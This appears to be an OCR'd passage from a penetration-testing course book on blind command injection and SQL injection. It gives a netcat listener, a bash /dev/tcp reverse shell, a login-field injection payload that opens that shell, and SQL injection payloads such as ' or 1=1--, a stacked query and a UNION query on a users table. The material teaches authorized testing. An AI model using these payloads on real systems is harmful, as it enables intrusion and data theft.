
```
# nc -n -v -l -p [port]
```

Then, still on your Linux machine, run a command that will make an interactive shell connection using bash, across the network:

```
# /bin/bash -i > /dev/tcp/[YourLinuxIPaddr]/[port] 0<&1
```

When the connection is made, type in commands in your Netcat listener. **Make sure you type the commands in the Netcat listener terminal, not the /dev/tcp terminal.** They will execute and you will see the results. We replaced Netcat with bash, redirect, and /dev/tcp!

Note that we invoked bash in interactive mode (-i) directing its output to a tcp device that will tell our system to make a TCP connection across the network. The 0<&1 tells the system to duplicate the standard output file descriptor (&1) and connect it to the standard in of bash. That way, we can send commands into bash. You could add 2>&1 to this command at the end and even get your shell prompt and standard error messages back.



This bash with /dev/tcp technique to mimic Netcat works on any Linux or UNIX system with bash that allows redirects to and from the network via /dev/tcp or /dev/udp. That is, it works on most (but not all) Linuxes, Solaris, and FreeBSD. The technique does not work on Debian, Ubuntu, Knoppix, and related Linux systems because their bash installs were compiled so that they cannot redirect to the network via /dev.

Let's try it on our system with the blind command injection vulnerability. Start your Netcat listener to receive the reverse shell on your Linux machine, using our now-familiar command:

```
# nc -n -v -l -p [port]
```


Then, surf to http://10.10.10.60/research560/loginform.php.

In the Username field, enter this command:


```
test; /bin/bash -i > /dev/tcp/[LinuxIPaddress]/[port] 0<&1 2>&1; echo
hello
```

There must be a space between the 0<&1 and the 2>&1. Click the Login button to submit your input. Your Linux Netcat listener should get a connection, with a shell prompt (because we redirected Standard Error with the 2>&1). Type in commands here, such as whoami, ifconfig, cat /etc/passwd, and hostname. They are running on the target machine.

We've gotten remote interactive command-shell access via blind command-injection on a Linux system without using Netcat, relying on a useful capability of bash and /dev/tcp.




Our final topic in the web application section of the course is SQL injection. Let's analyze techniques that testers can use to analyze flaws in the manner that web applications use to interact with back-end databases.



Most web applications include a back-end database, either running on a separate database server, or installed on the same machine as the web server. The most common form of database deployed today for web applications is a relational database. Relational databases store data in a series of tables. The tables have columns, with each column representing some attribute of stored data. The tables are made up of rows, with all the elements in a given row related to each other as a single record in the database. Two or more tables may have the exact same column in them, creating a relationship between the two tables, allowing queries to join together two tables or walk relationships across the database.

The Structured Query Language (SQL) is the most common method for interacting with relational databases, used for creating them in the first place, manipulating them to change their structure and settings, updating them with new information, and then querying them. In many web applications, the web app code takes input from users, in forms, hidden forms, cookies, and URL variables passed via HTTP GET, and uses this input to create a SQL statement for interacting with the database.

Many applications merely build their SQL statements as strings and then pass them to the database for processing. If this building of SQL statements using elements of user input is not done carefully, the web application may be vulnerable to SQL injection attacks.



If the web application doesn't carefully validate user input, filtering out potentially meaningful characters for SQL, attackers can enter SQL elements via user input with the hope that they will be passed to the backend database for processing.

To get a feel for how this may occur, consider an e-commerce web application that enables users to search for products based on a SKU number, a unique value assigned to every product available from the e-commerce site. Users could enter a SKU number into a form on the company's web page, and the web application displays all the information about that product.

Upon receiving the information in the form, the web application could build a SQL statement to search the database. The application will likely use a SELECT statement to search the database, such as the following:

```
select * from inventory where sku='[input]';
```

This query searches the database for everything (*) in the inventory table, where the sku number matches what the user types in as [input]. Note that sku numbers are treated as strings by the database because they are surrounded in quotes. An attacker may provide some items in the [input] that go beyond sku numbers, trying to trick the application into interacting with the database in ways that the web app developer never anticipated. The SQL injected into [input] will be processed by the database using the privileges that the web app has in logging into the database, often database admin privileges. It's more secure to have the web app log into the database with limited privileges, although such an architecture doesn't eliminate SQL injection; it merely lowers the potential damage a bit.

default table
user, host, password.

Altoro

SQL Injection Penetration Testing Process

- The flow of a SQL injection penetration process usually covers the following steps:
  - Verify that SQL injection is in scope
  - Discover SQL injection flaw
  - Determine database type
  - Determine database structure
  - Query data
  - (Possibly) With SQL injection, force database engine to run commands in target operating system: shell command injection via SQL injection
- The free sqlmap tool provides automation for each of these steps
  - Available at http://sqlmap.org


Network Pen Testing and Ethical Hacking 163

order by X ⇒ comand for know how many column on DB

The process for testing a target web application for SQL injection flaws typically involves the following steps (not always executed in this order):

- **Verify that SQL injection is in scope:** At the outset of the project, ensure that SQL injection is allowed in the scope and rules of engagement. If that were overlooked when the project began, it is wise to bring it up on a daily debriefing call to get explicit, written permission to do SQL injection attacks to access detailed data in the database.
- **Find the flaw:** The attacker must first discern whether a SQL injection flaw is present and which user input field(s) exhibit the flaw.
- **Determine database type:** Because SQL syntax varies between different database vendors, the attacker usually needs to know the database type (such as Oracle, Microsoft SQL Server, MySQL, and so on) to get fine-grained access.
- **Determine the database structure:** To query the database in a comprehensive fashion, the attacker needs to know the names of tables and their columns.
- **Query data:** When the database type and structure are known, the attacker can start asking the database for its contents, perhaps exfiltrating sensitive information. The attacker might add or update data in the database. For professional penetration testing and ethical hacking, however, make sure that any updates to back-end databases are allowed in the Rules of Engagement before doing them.
- **Execute commands in the underlying operating system of database machine:** Extracting data, not updating it. Some SQL injection flaws offer the attacker an opportunity to inject elements into a database that will make the database run shell commands on the underlying operating system on which the database resides. In other words, a tester may use SQL injection as a vehicle to perform command injection on the database machine. This step isn't always possible because the database may have been hardened to remove this possibility.


The free sqlmap tool at http://sqlmap.org provides automation for each of these steps. However, sometimes its automation misses a flaw or cannot properly exploit a flaw. That's why it's important for penetration testers to understand how SQL injection works and to have the ability to exploit it manually.



To find SQL injection flaws, an attacker could use manual or automated techniques. Manually, the attacker can type elements that are meaningful in SQL into various fields of user input, looking for the web application to respond with an error message from the database server. Automated tools can do this as well, being more systematic and thorough in evaluating all input fields for SQL injection flaws. The ZAP Proxy scanning features include the ability to check for SQL injection flaws. Furthermore, a free tool called the Burp Suite, with its Burp Intruder module, can scan for SQL injection flaws.

Manual and automated SQL injection flaw discovery often focuses on entering quotation marks of various kinds into user input, trying to get the back-end database to respond with an error message. Quotation marks are string terminators in SQL, and terminating a string in an unexpected location (such as the middle of user input) could cause a database error. Testers should try entering into every field of input (cookies, forms, hidden forms, and variables passed via the URL) the various different quotation marks available, including open quotes, closed quotes, single quotes, double quotes, back-ticks, and more.


The specific error messages returned by the back-end database to such a string problem can give the tester information about the database type. For example, Oracle databases respond with a message that say, "ORA-01756: quoted string not properly terminated." Microsoft SQL Server says, "Incorrect syntax near '[whatever]'". A MySQL database will respond with "...error in your SQL syntax; check the manual...", and PostgreSQL retorts with a 5-digit hex error code. This technique helps testers both find SQL injection flaws, as well as determine the database type, provided that we can see the error messages thrown in the database by the web application in the web app's output.



As we mentioned earlier, *SQL* stands for *Structured Query Language*, not Standard Query Language, and that distinction is important. Although most databases today support access via SQL, and ANSI has created standards specifications for SQL, the specific dialects of SQL that popular databases speak vary widely. Oracle SQL is different from MS SQL, which has important differences from the SQL spoken by MySQL.

In addition to the dialect of SQL, the metadata differs among the popular database types. The metadata is information that describes the database and the data that it stores. In other words, the metadata tells us the names of the tables and their columns, among other things. But the details of querying for and analyzing metadata for Oracle differs from that used for MySQL, which differs from Microsoft SQL Server.

For these reasons, when conducting penetration tests and ethical hacking labs that involve SQL injection, it's helpful to have a manual for the specific SQL syntax and metadata structure of the given target database type open during the test. The slide includes URLs for handy manuals for some of the most popular databases available today, including Oracle, MySQL, and Microsoft SQL Server.




Let's look at some of the most useful SQL statements for penetration testers and ethical hackers. The primary statement used to search a database is `select`. With it, SQL query composers can select one or more columns from a table in the database. The query writer can narrow down the search using a `where` clause, specifying certain criteria to search for. Wild cards of * in the columns' location means that we want all the columns that come back from the table. A * in the `where` clause used to match any string, whereas a % can be used to match substrings.

The `update` statement is quite similar syntactically to select, but it is used to change the database records.

The `substring` command is also helpful in narrowing down the data we want returned to us, letting us pull only a piece of a string, starting at a given position and going forward to a length that we specify. Shortly, we'll see this used to help with blind SQL injection attacks.

There are numerous other queries and commands in SQL, including `drop`, `delete`, and `shutdown`. These commands are quite dangerous because they destroy data (`drop` and `delete`) or interrupt database processing (`shutdown`). Thus, they should be avoided in most penetration tests and ethical hacking projects.




Next, let's turn our attention to some of the useful elements of SQL syntax. Think about these in the context of the SKU product search example we covered earlier. It is often helpful for attackers to inject SQL comment delimiters in their input to turn off trailing logic of the web app's SQL statement, to improve the odds that the attacker's input will run without generating a syntax error. The -- and # elements work as comment delimiters in most database types, and the /* works in some (such as certain versions of MySQL).

Another helpful concept used in SQL injection attacks is various boolean expressions that evaluate to TRUE. When used with an OR operator, we can use this value of TRUE to expand a web application's SQL `where` clause to match more than the developer intended. There are numerous different methods for representing TRUE shown on the slide. Depending on whether the `where` clause included a (, a ', or a " before the [input] or any combination of those, we may choose one or the other.

In our SKU-searching example, we might inject user input containing ' or 1=1--. When this is placed in the `where` clause, the resulting SQL is:

```
select * from inventory where sku='' or 1=1--';
```

This statement will not pull up a single product, as the developer intended. Instead, the `where` clause is true for all items in the product table because "anything" OR TRUE is a true statement, regardless of what "anything" is. Thus, the attacker can harvest the entire inventory table. Note that the -- prevents the database from throwing a syntax error by making it ignore the '; from the original application query after the attacker's injection.




Some additional elements of SQL give us an opportunity to piggyback in a full query after the query built in to the web application by the developer. Some databases support having multiple queries on a single line, separated by a semicolon. Thus, in our SKU-search example, an attacker could enter user input of `'; select * from users;--` . The first quote terminates the existing string, finishing that query which looks for blank sku strings. Then, we have a semicolon, followed by a select statement that looks for the contents of the entire users table. Of course, we are assuming that the database has a table called users. O, as we'll see on the next slide, we can ask the database for its structure.

One of the limitations of the semicolon approach is that the logic of most web applications that perform a SQL query is designed to present the results of one SQL query, which is all the developer intended. But if you run two queries (one hard coded in the application by the developer and one injected by the attacker), separated by a semicolon, both queries will run all right. But, the web application will likely display only the results of the first query, created by the developer, omitting the results of the attacker's query. To deal with this problem, an attacker can rely on the `union` element of SQL, which merges together the results of two queries into one set. Thus, if the web app can display only one set of results, we can `union` together two sets and see the results from both queries. When using a union, the number of columns for both queries (the one hard-coded into the web app and the one injected by the attacker) must be the same, and the given fields must be the same type (integer, string, and so on). To achieve this, the attacker may have to cast unlike types into other types (integers into strings, for example) and compose queries that have columns populated with padded 1s or blanks (""). For example, if the sku application had an inventory table with five columns, and a users table with two columns (name and id), the query we submit would be:

```
select * from inventory where sku='' UNION select (name, id, 1, 1, 1) from
users;-- ';
```

For some web applications and database types (especially MySQL), you need to add a space after the -- to indicate the comment delimiter.

Sql map



But, how do you know the names of the tables in the database? You can ask for them, if you know the names of the metadata tables that store them. These metadata tables vary between the different popular database types, but they are well documented.

In Microsoft SQL Server, you can use your SQL injection abilities to run the following query:

```
select name from master..sysobjects where xtype ='U';
```

